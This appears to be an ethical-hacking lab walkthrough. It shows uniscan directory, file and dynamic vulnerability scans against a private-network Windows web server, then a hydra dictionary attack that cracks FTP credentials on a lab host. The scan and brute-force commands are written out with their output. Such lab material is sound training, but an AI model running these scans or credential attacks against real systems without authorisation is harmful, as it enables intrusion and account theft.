The screenshot shows a terminal window titled "Parrot Security - VMware Workstation 16 Player (Non-commercial use only)" running on a Parrot Security Linux desktop. The terminal displays the output of the command "ifconfig". The output shows two network interfaces: eth0 and lo. The eth0 interface is configured with an IP address of 10.10.10.13, subnet mask 255.255.255.0, broadcast address 10.10.10.255, and MAC address 00:0c:29:a8:04:c4. The lo interface is a loopback interface with IP 127.0.0.1 and subnet mask 255.0.0.0. Both interfaces show 0 errors, 0 dropped frames, and 0 overruns.

```
File Virtual Machine Help
File Edit View Search Terminal Help
File Applications Places System exit - Parrot Terminal
exit - Parrot Terminal
File Edit View Search Terminal Help
root@attacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.10.10.13 brd 10.10.10.255 netmask 255.255.255.0 broadcast 10.10.10.255
              inet6 fe80::fe0c:29ff%eth0 brd fe80::ff:fe0c:29ff%eth0 scopeid 0x20<link>
                ether 00:0c:29:a8:04:c4 txqueuelen 1000 (Ethernet)
                  RX packets 5290 bytes 328287 (320.5 KIB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 27399 bytes 1649848 (1.5 MIB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=4<UP,LOOPBACK,RUNNING> mtu 1536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 brd ::1 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 12 bytes 640 (640.0 B)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 12 bytes 640 (640.0 B)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[attacker@attacker:~]#
```

- Step 2: Check uniscan by running `uniscan -h` command

- Step 3: Perform a directory scan on Windows IP (10.10.10.16) on 8080 port.

```

root@attacker:~# uniscan -u http://10.10.10.16:8080/-q
#####
# Uniscan project
# http://uniscan.sourceforge.net/
#####
V. 6.3
#####
Scan date: 13-8-2021 12:11:33
#####
| Domain: http://10.10.10.16:8080/
| Server: Apache/2.4.46 (Win64) PHP/7.3.21
| IP: 10.10.10.16
#####
Directory check:
| [+]: CODE: 200 URL: http://10.10.10.16:8080/icons/
| [+]: CODE: 200 URL: http://10.10.10.16:8080/index
#####
Scan end date: 13-8-2021 12:11:50
#####
HTML report saved in: report/10.10.10.16.html
root@attacker:~#

```


- Step 4: Run filecheck on web server (for robots.txt and sitemap.xml file)

```

root@attacker:~# uniscan -u http://10.10.10.16:8080/-we
#####
# Uniscan project
# http://uniscan.sourceforge.net/
#####
V. 6.3
#####
Scan date: 13-8-2021 12:12:56
#####
| Domain: http://10.10.10.16:8080/
| Server: Apache/2.4.46 (Win64) PHP/7.3.21
| IP: 10.10.10.16
#####
| File check:
| [+]: CODE: 200 URL: http://10.10.10.16:8080/favicon.ico
| [+]: CODE: 200 URL: http://10.10.10.16:8080/index.php
#####
| Check robots.txt:
| Check sitemap.xml:
#####
Scan end date: 13-8-2021 12:13:4
#####
HTML report saved in: report/10.10.10.16.html
root@attacker:~#

```

- Step 5: Perform dynamic testing on Web Server




```

Aug 13 12:17
Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
File: Virtual Machine Help
Applications Places System
exit - Parrot Terminal
uniscan -u http://10.10.10.16:8080/-d - Parrot Terminal
root@attacker:[~/home/attacker]
# uniscan -u http://10.10.10.16:8080/-d #####
# Uniscan project #####
# http://uniscan.sourceforge.net/ #####
V. 6.3
Scan date: 13-8-2021 12:16:00
Domain: http://10.10.10.16:8080/
Server: Apache/2.4.46 (Win64) PHP/7.3.21
IP: 10.10.10.16

Crawler Started:
Plugin name: FCKeditor upload test v.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Upload Form Detect v.1.1 Loaded.
Plugin name: Code Disclosure v.1.1 Loaded.
Plugin name: E-mail Detection v.1.1 Loaded.
Plugin name: External Host Detect v.1.2 Loaded.
Plugin name: phpinfo() Disclosure v.1 Loaded.
Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
[+] Crawling finished, 29 URL's found!

FCKeditor File Upload:
Timthumb:
File Upload Forms:
Menu [Uniscan Report -- Mozilla] uniscan -u http://10.10... [report]
To grab input, press Ctrl+G

```



```

Aug 13 12:17
Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
File: Virtual Machine Help
Applications Places System
exit - Parrot Terminal
uniscan -u http://10.10.10.16:8080/-d - Parrot Terminal
Source Code Disclosure:
E-mails:
[+] E-mail Found: wampserver@wampserver.invalid
[+] E-mail Found: humbedooh@apache.org
[+] E-mail Found: admin@wampserver.invalid
[+] E-mail Found: mike@hyperreal.org
[+] E-mail Found: license@php.net
[+] E-mail Found: kevin@kevcom.com

External hosts:
[+] External Host Found: http://httpd.apache.org
[+] External Host Found: http://dev.mysql.com
[+] External Host Found: http://www.fontspring.com
[+] External Host Found: https://xdebug.org
[+] External Host Found: http://forum.wampserver.com
[+] External Host Found: http://www.php.net

PHPInfo() Disclosure:
Web Backdoors:
Ignored Files:
Dynamic tests:
Plugin name: Learning New Directories v.1.2 Loaded.
Plugin name: FCKeditor tests v.1.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Find Backup Files v.1.2 Loaded.
Plugin name: Blind SQL-injection tests v.1.3 Loaded.
Plugin name: Local File Include tests v.1.1 Loaded.
Menu [Uniscan Report -- Mozilla] uniscan -u http://10.10... [report]
To grab input, press Ctrl+G

```

```
Aug 13 12:17
Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
File Edit View Search Terminal Tabs Help
uniscan-u http://10.10.10.16:8080/-d - Parrot Terminal
uniscan-u http://10.10.10.16:8080/-d - Parrot Terminal x exit - Parrot Terminal x Parrot Terminal x

Web Backdoors:
Ignored Files:
Dynamic tests:
Plugin name: Learning New Directories v.1.2 Loaded.
Plugin name: FCKeditor tests v.1.1 Loaded.
Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
Plugin name: Find Backup Files v.1.2 Loaded.
Plugin name: Blind SQL-injection tests v.1.3 Loaded.
Plugin name: Local File Include tests v.1.1 Loaded.
Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
Plugin name: Remote Command Execution tests v.1.1 Loaded.
Plugin name: Remote File Include tests v.1.2 Loaded.
Plugin name: SQL-injection tests v.1.2 Loaded.
Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
Plugin name: Web Shell Finder v.1.3 Loaded.
[+] 2 New directories added

FCKeditor tests:

Timthumb < 1.33 vulnerability:

Backup Files:



Blind SQL Injection:
```



```
Aug 13 12:17
Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
File Edit View Search Terminal Tabs Help
uniscan-u http://10.10.10.16:8080/-d - Parrot Terminal
uniscan-u http://10.10.10.16:8080/-d - Parrot Terminal x exit - Parrot Terminal x Parrot Terminal x


Blind SQL Injection:
Local File Include:
PHP CGI Argument Injection:
Remote Command Execution:
Remote File Include:
SQL Injection:
Cross-Site Scripting (XSS):
Web Shell Finder:
Scan end date: 13-8-2021 12:16:55

HTML report saved in: report/10.10.10.16.html
[root@attacker]~[home/attacker]
#
```

- Step 6: View report









Lab 2: 1.1Crack FTP credentials using a Dictionary Attack


- Windows virtual machine IP



- FTP server running on windows 10



- Starting Dictionary attack using hydra



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Parrot Security - VMware Workstation 16 Player (Non-commercial use only)". The terminal command being run is:


```
# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10
```

The terminal output shows the Hydra version and usage information, followed by the attack parameters and progress:

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-13 14:50:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
```

- ID and password cracked successfully using Dictionary attack



